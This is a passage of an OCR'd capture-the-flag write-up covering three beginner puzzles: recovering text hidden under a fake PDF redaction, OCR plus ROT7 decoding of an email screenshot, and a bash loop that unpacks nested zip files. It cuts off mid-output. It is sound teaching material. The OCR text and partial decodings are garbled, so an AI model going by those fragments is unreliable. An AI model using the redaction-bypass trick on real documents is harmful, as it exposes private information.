
Letter



After reading the challenge description we learn that we need to somehow recover unreadable credentials from a file that we found.

Upon downloading the attachment and extracting the files, we are presented with the following PDF file.

```
root@kali:~/Google-CTF/Letter# ls -la
total 68
drwxr-xr-x  2 root root  4096 Feb  4 20:42 .
drwxr-xr-x 11 root root  4096 Feb  5 20:49 ..
-rw-r--r--  1 root root 59922 Nov 30  1979 challenge.pdf
root@kali:~/Google-CTF/Letter# file challenge.pdf
challenge.pdf: PDF document, version 1.5
```

When we open the PDF file, we see the following.

Fake Name
Fake Address
Fake City

A couple of days ago

IOT Credentials

Dear Customer,

Thanks for buying our super special awesome product, the Foobarnizer 9000!
Your credentials to the web interface are:

- Username: [redacted]
- Password: [redacted]

Note: For security reasons we cannot change your password. Please store them safely.

So it seems that the Username and Password is redacted in the PDF file. Fortunately for us, depending on how these credentials were censored, we might still be able to recover them.

Let me explain how. Certain products like Word and Adobe allow for the redacting of words and sentences in documents and PDFs permanently. This simply replaces everything you selected with something like a black box.

Unfortunately a lot of people mistaken this kind of redaction with the usage a highlighter or box object that they simply lay over the word/items. While this is great for a temporary redaction or for documents being printed out - this doesn't prevent someone with access to the document to just highlight the redacted section and copy-paste the data to a new document, thus allowing them to see the redacted content.

So, since we have access to the PDF, let's highlight the password field and see if we can't read the redacted content.

Fake Name
Fake Address
Fake City

A couple of days ago

IOT Credentials

Dear Customer,

Thanks for buying our super special awesome product, the Foobarnizer 9000!
Your credentials to the web interface are:

- Username: [redacted]
- Password: CTF{ICanReadDis}

Note: For security reasons we cannot change your password. Please store them safely.

And just like that we found our first flag! Easy!

FLAG: CTF{ICanReadDis}


OCR Is Cool

Upon reading the challenge description we learn that we were able to recovered a screenshot. That screenshot seems to contain some sort of text, but it's gibberish - which might be encoded or even encrypted. Our goal for this challenge is to try and recover the original text.

Seems easy enough. Let's go ahead and download the attachment provided and extract the file. Once completed you should be presented with the following PNG file.

```
root@kali:~/Google-CTF/OCR Is Cool# ls
OCR_is_cool.png
root@kali:~/Google-CTF/OCR Is Cool# file OCR_is_cool.png
OCR_is_cool.png: PNG image data, 1919 x 1079, 8-bit/color RGB, non-interlaced
```

Upon opening the image file, we are presented with the following.



Interesting, so it seems that this screenshot is that of an Email. Of course the word's are all garbled up so we can't make sense of them… so how do we decode this, and how the heck do we get the text off an image?!

Well… the devil's in the details. If we look closely at the title of the challenge we see that it's called "**OCR IS COOL!**". This gives us a big hint on what we can use to recover the text from an image, and that would be OCR!

OCR or optical character recognition is the mechanical or electronic conversion of images of typed, handwritten or printed text into machine-encoded text. Since we have an image of an email, we can use an OCR tool to recover that text and then try to decode it. If you're on Linux then we can use an awesome tool called GOCR to recover the text.

Once you install the tool, run it against the PNG file, and we should get the following.

```
root@kali:~/Google-CTF/OCR Is Cool# gocr OCR_is_cool.png
_t__  sDnraotolszed        +    _
_
_          8_^_00   _0____'_________0_l____
__^^___O''''_O                 88
^_i,_ji,,  mgmail         x
```

```
t    C  0 '' __:7__, : ._._ma il.g00gle.c0m._ ''' ,i ._ _. .__:_.__'' '' :7c: _:._ '
_'' 'c: c; _:e',_'_; cL'___: '' 'i;c: =j :7c; ;J ;' /._:'__ :7 :7 =j'__
=

≡  m  Gmail        Q  searchmai_                                              _
===   O

t_0ir___f;
_uT_         0
t  Compose

Your iDropDrive is ready  _nb_ x
8  __   S t

       arre d                  _DropD_1ve _fgm _iDr0pDriveg,ctfcompeti1;on.com_
Ju,, 23. 2o_ g. g.og Am  _  _   ;
lU nlf _
Wxtk Vnlmhhk.
Senl
Px t_ aair mh pxevhh tl hnk gxpxlm vnlmhfxk hy hnk Ixvnkx bWkhiWkbox vehnwybex
la_kbgz Ixkobvx. T lyx iecvx yhk _ee rhnk ybexl.
+
v   More                    LmhkNqTybex
bWkhiWkbix Im_ml rhn pbma 15 IU hy mxx hgebgx hk hyye_x Imhktzx. Ih rhn vIg dxxi
ptkNs, ubgtkbxl i_bgmbgzl. yeul. ybkfp_kNl. ubmvhbgl, pkbmxnil - tgrmabgz.
f Win_ermu_ed
Lxx Thnk l mnyy Ig rpm_
Rhnk ybexl bg bWkhiWkbix vq ux kxham ykhf cgr yhhucgbsxk. l_km ykbwzx 2000. Iftkm
a_nl. Mxfih-t-_mbv. hk fmNbc iv. Lh pmkxoxk Thn zh, rhnk ybexl yheehp.

La_kx ybexl tm yhmxkJ
Rhn vq jnbvd_ _obmx hmmkJ mh obxp. whpgehm. _gwvhee_uhmmx hg tee mm ybexl rhn pcgm
obt x_ Lmm_amgml. Cnlm zbox mmt mm ebgd VMY{1a_kvbimkb_lnulmbmnmbhgvbimk} tm mmr ng
Tvvxll _ee rhnk mmt.

Yhk xqttiex. m_i _ eblm hy ybexl maLm rhn'kN vnkkxgmer Imh_z pbma nl:
hyyanu_k fp_x. u_     C hag MK
BHM_v_gmbtel. iwyl _wxexmxw_) PbgmxMmxw
Y h h_g bmk9000_Fcg n ce jmy   P _ m xmn mxw
yhh.bvh        Mnkuh

Lbgvx px m_dx Ixvnkbmr oxkr Ixkbhnler tgw _ hmNxk mh ikhmxvm rhn u_bglm onegxMbebmbxl
ebdx x_be qw tVe_l. px'kN Ixmbgz rhn rhnk vkmmgmb_el nlbgz mm mbh-ikhoxg fbebm_kr-zMm
_lLk IMmkbv vbimk.

Atiir bWkhiWkbibgz!


N0recen1cha1s              _ Reply    _ Farward
S1an a new one
```

Awesome, so we were able to recover the text from the image… but it’s still gibberish. How can we decode this?

Well, if we look back into the challenge description again then we will notice the following line - "**Caesar once said, don't stab me…**". If you're familiar with some history behind encryption then you should right away be thinking about the Caesar Cipher which is also related to the ROT13 substitution cipher.

So is this text using ROT13? Let's find out!

I decided to copy and paste our recovered text into the rot13.com website, and then enumerated each rotation till I found the text to be readable. Luckily for us, our guess was right and **ROT7** was being used for the substitution.

```
Wxtk Vnlmhhk.
Senl
Px t_ aair mh pxevhh tl hnk gxpxlm vnlmhfxk hy hnk Ixvnkx bWkhiWkbox vehnwybex la_kbgz Ixkobvx. T lyx iecvx
yhk _ee rhnk ybexl.
+
v   More                    LmhkNqTybex
bWkhiWkbix Im_ml rhn pbma 15 IU hy mxx hgebgx hk hyye_x Imhktzx. Ih rhn vIg dxxi ptkNs, ubgtkbxl i_bgmbgzl.
yeul. ybkfp_kNl. ubmvhbgl, pkbmxnil - tgrmabgz.
f Win_ermu_ed
Lxx Thnk l mnyy Ig rpm_
Rhnk ybexl bg bWkhiWkbix vq ux kxham ykhf cgr yhhucgbsxk. l_km ykbwzx 2000. Iftkm a_nl. Mxfih-t-_mbv. hk
fmNbc iv. Lh pmkxoxk Thn zh, rhnk ybexl yheehp.

La_kx ybexl tm yhmxkJ
Rhn vq jnbvd_ _obmx hmmkJ mh obxp. whpgehm. _gwvhee_uhmmx hg tee mm ybexl rhn pcgm obt x_ Lmm_amgml. Cnlm
zbox mmt mm ebgd VMY{1a_kvbimkb_lnulmbmnmbhgvbimk} tm mmr ng Tvvxll _ee rhnk mmt.

Yhk xqttiex. m_i _ eblm hy ybexl maLm rhn'kN vnkkxgmer Imh_z pbma nl:
hyyanu_k fp_x. u_     C hag MK
BHM_v_gmbtel. iwyl _wxexmxw_) PbgmxMmxw
Y h h_g bmk9000_Fcg n ce jmy   P _ m xmn mxw
yhh.bvh        Mnkuh

Lbgvx px m_dx Ixvnkbmr oxkr Ixkbhnler tgw _ hmNxk mh ikhmxvm rhn u_bglm onegxMbebmbxl ebdx x_be qw tVe_l.
px'kN Ixmbgz rhn rhnk vkmmgmb_el nlbgz mm mbh-ikhoxg fbebm_kr-zMm _lLk IMmkbv vbimk.

Atiir bWkhiWkbibgz!
```

↓

ROT7 ▾

↓


```
Dear Custoor.
Zlus
We a_ hhpy to welcoo as our newest customer of our Pecure iDropDrive cloudfile sh_ring Pervice. A sfe pljce
for _ll your files.
+
c   Tvyl                  StorUxAfile
iDropDripe Pt_ts you with 15 PB of tee online or offl_e Ptorage. Po you cPn keep warUz, binaries p_intings.
flbs. firmw_rUs. bitcoins, writeups - anything.
m Dpu_lytb_lk
See Aour s tuff Pn ywt_
Your files in iDropDripe cx be reoht from jny foobjnizer. s_rt fridge 2000. Pmart h_us. Tempo-a-_tic. or
mtUij pc. So wtrever Aou go, your files follow.

Sh_re files at foterQ
You cx quick_ _vite ottrQ to view. downlot. _ndcoll_botte on all tt files you wjnt via e_ Stt_htnts. Just
give tta tt link CTF{1h_rciptri_substitutionciptr} at tty un Access _ll your tta.

For exaaple. t_p _ list of files thSt you'rU currently Pto_g with us:
offhub_r mw_e. b_     J ohn TR
IOT_c_ntials. pdfs _deleted_) WinteTted
F o o_n itr9000_Mjn u jl qtf   W _ t etu ted
foo.ico        Turbo

Since we t_ke Pecurity very Periously and _ otUer to protect you b_inst vulneTilities like e_il xd aCl_s.
we'rU Peting you your crttnti_ls using tt tio-proven milit_ry-gTt _sSr PTtric ciptr.

Happy iDropDriping!
```

And as you can see, we successfully we able to read the flag! But… hold on a minute, the rest of the text seems a little wonky. Unfortunately OCR sometimes makes mistakes, so for us to make sure that the flag is correct,

let's go back into the email and find where the flag is, we can simply just look for the brackets `{}`.

Cnlm zbox maxf max ebgd VMY{vtxltkvbiaxkbltlnulmbmnmbhgvbiaxk} tgw maxr vtg tvvxll tee rhnk wtmt.


From here, let's just type that flag into the ROT13 website using ROT7 and we should get the correct flag!



And there we go, we got the correct flag!

FLAG: CTF{caesarcipherisasubstitutioncipher}

Security By Obscurity



Upon reading the challenge description we learn we found some packaged firmware that was packed with an unknown key. At this point I'm instantly thinking zip file - hence the term "packaged". Our job is to recover the package key, which I would assume is the password to the zip file?

Let's find out! After we download the attachment and extract the content, we should be presented with an interesting ZIP file.

```
root@kali:~/Google-CTF/Security By Obscurity# ls
password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.
k.j.i.h.g.f.e.d.c.b.a.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p
root@kali:~/Google-CTF/Security By Obscurity# file
password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.
k.j.i.h.g.f.e.d.c.b.a.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p
password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.
k.j.i.h.g.f.e.d.c.b.a.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p: Zip archive data, at least
v2.0 to extract
```

Alright… that's a very weird name for a zip file. Well let's try extracting this file with the unzip command and see what we get.

```
root@kali:~/Google-CTF/Security By Obscurity# unzip pass*
Archive:
password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.
k.j.i.h.g.f.e.d.c.b.a.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p
  inflating:
password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.
k.j.i.h.g.f.e.d.c.b.a.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o
```

Okay, so it seems to have extracted another zip file with a long name… and we can see that it just removed the `.p` at the end.

I've done enough CTFs and Hack The Box machines to know that this is a nested zip file. Pretty much what this is, is a zip file that contains multiple other zip files which are nested in one another - think of it as a matryoshka doll.

So to make our life easy, we will build a simple bash one-liner that will help us unzip all these files, which prevents us from doing this all by hand repeatedly.

We will use the following one-liner:

```
while [ "`find . -type f -name 'pass*' | wc -l`" -gt 0 ]; do find -type f -name
"pass*" -exec unzip -- '{}' \; -exec rm -- '{}' \;; done
```

Let's quickly break down this command so you understand it.

First off we start with a while loop which tells bash that `while` a filename that starts with name "pass" exists, grab that file and execute the unzip command, then remove the old zip file. This keeps going until no more files exist or until the file type changes and unzip doesn't work.

Now that we know how the command works, let's run it!

```
root@kali:~/Google-CTF/Security By Obscurity# while [ "`find . -type f -name 'pass*'
| wc -l`" -gt 0 ]; do find -type f -name "pass*" -exec unzip -- '{}' \; -exec rm --
'{}' \;; done
Archive:
./password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.
l.k.j.i.h.g.f.e.d.c.b.a.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p
  inflating:
password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.
k.j.i.h.g.f.e.d.c.b.a.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o
Archive:
./password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.
l.k.j.i.h.g.f.e.d.c.b.a.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o
```

```
  inflating:
password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.
k.j.i.h.g.f.e.d.c.b.a.a.b.c.d.e.f.g.h.i.j.k.l.m.n
Archive:
./password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.
l.k.j.i.h.g.f.e.d.c.b.a.a.b.c.d.e.f.g.h.i.j.k.l.m.n
  inflating:
password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.
k.j.i.h.g.f.e.d.c.b.a.a.b.c.d.e.f.g.h.i.j.k.l.m
Archive:
./password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.
l.k.j.i.h.g.f.e.d.c.b.a.a.b.c.d.e.f.g.h.i.j.k.l.m
  inflating:
password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.
k.j.i.h.g.f.e.d.c.b.a.a.b.c.d.e.f.g.h.i.j.k.l
Archive:
./password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.
l.k.j.i.h.g.f.e.d.c.b.a.a.b.c.d.e.f.g.h.i.j.k.l
  inflating:
password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.
k.j.i.h.g.f.e.d.c.b.a.a.b.c.d.e.f.g.h.i.j.k
Archive:
./password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.
l.k.j.i.h.g.f.e.d.c.b.a.a.b.c.d.e.f.g.h.i.j.k
  inflating:
password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.
k.j.i.h.g.f.e.d.c.b.a.a.b.c.d.e.f.g.h.i.j
Archive:
./password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.
l.k.j.i.h.g.f.e.d.c.b.a.a.b.c.d.e.f.g.h.i.j
  inflating:
password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.
k.j.i.h.g.f.e.d.c.b.a.a.b.c.d.e.f.g.h.i
Archive:
./password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.
l.k.j.i.h.g.f.e.d.c.b.a.a.b.c.d.e.f.g.h.i
  inflating:
password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.
k.j.i.h.g.f.e.d.c.b.a.a.b.c.d.e.f.g.h
Archive:
./password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.
l.k.j.i.h.g.f.e.d.c.b.a.a.b.c.d.e.f.g.h
  inflating:
password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.
k.j.i.h.g.f.e.d.c.b.a.a.b.c.d.e.f.g
Archive:
./password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.
l.k.j.i.h.g.f.e.d.c.b.a.a.b.c.d.e.f.g
  inflating:
password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.
k.j.i.h.g.f.e.d.c.b.a.a.b.c.d.e.f
Archive:
./password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.
l.k.j.i.h.g.f.e.d.c.b.a.a.b.c.d.e.f
```

```
  inflating:
password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.
k.j.i.h.g.f.e.d.c.b.a.a.b.c.d.e
Archive:
./password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.
l.k.j.i.h.g.f.e.d.c.b.a.a.b.c.d.e
  inflating:
password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.
k.j.i.h.g.f.e.d.c.b.a.a.b.c.d
Archive:
./password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.
l.k.j.i.h.g.f.e.d.c.b.a.a.b.c.d
  inflating:
password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.
k.j.i.h.g.f.e.d.c.b.a.a.b.c
Archive:
./password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.
l.k.j.i.h.g.f.e.d.c.b.a.a.b.c
  inflating:
password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.
k.j.i.h.g.f.e.d.c.b.a.a.b
Archive:
./password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.
l.k.j.i.h.g.f.e.d.c.b.a.a.b
  inflating:
password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.
k.j.i.h.g.f.e.d.c.b.a.a.a
Archive:
./password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.
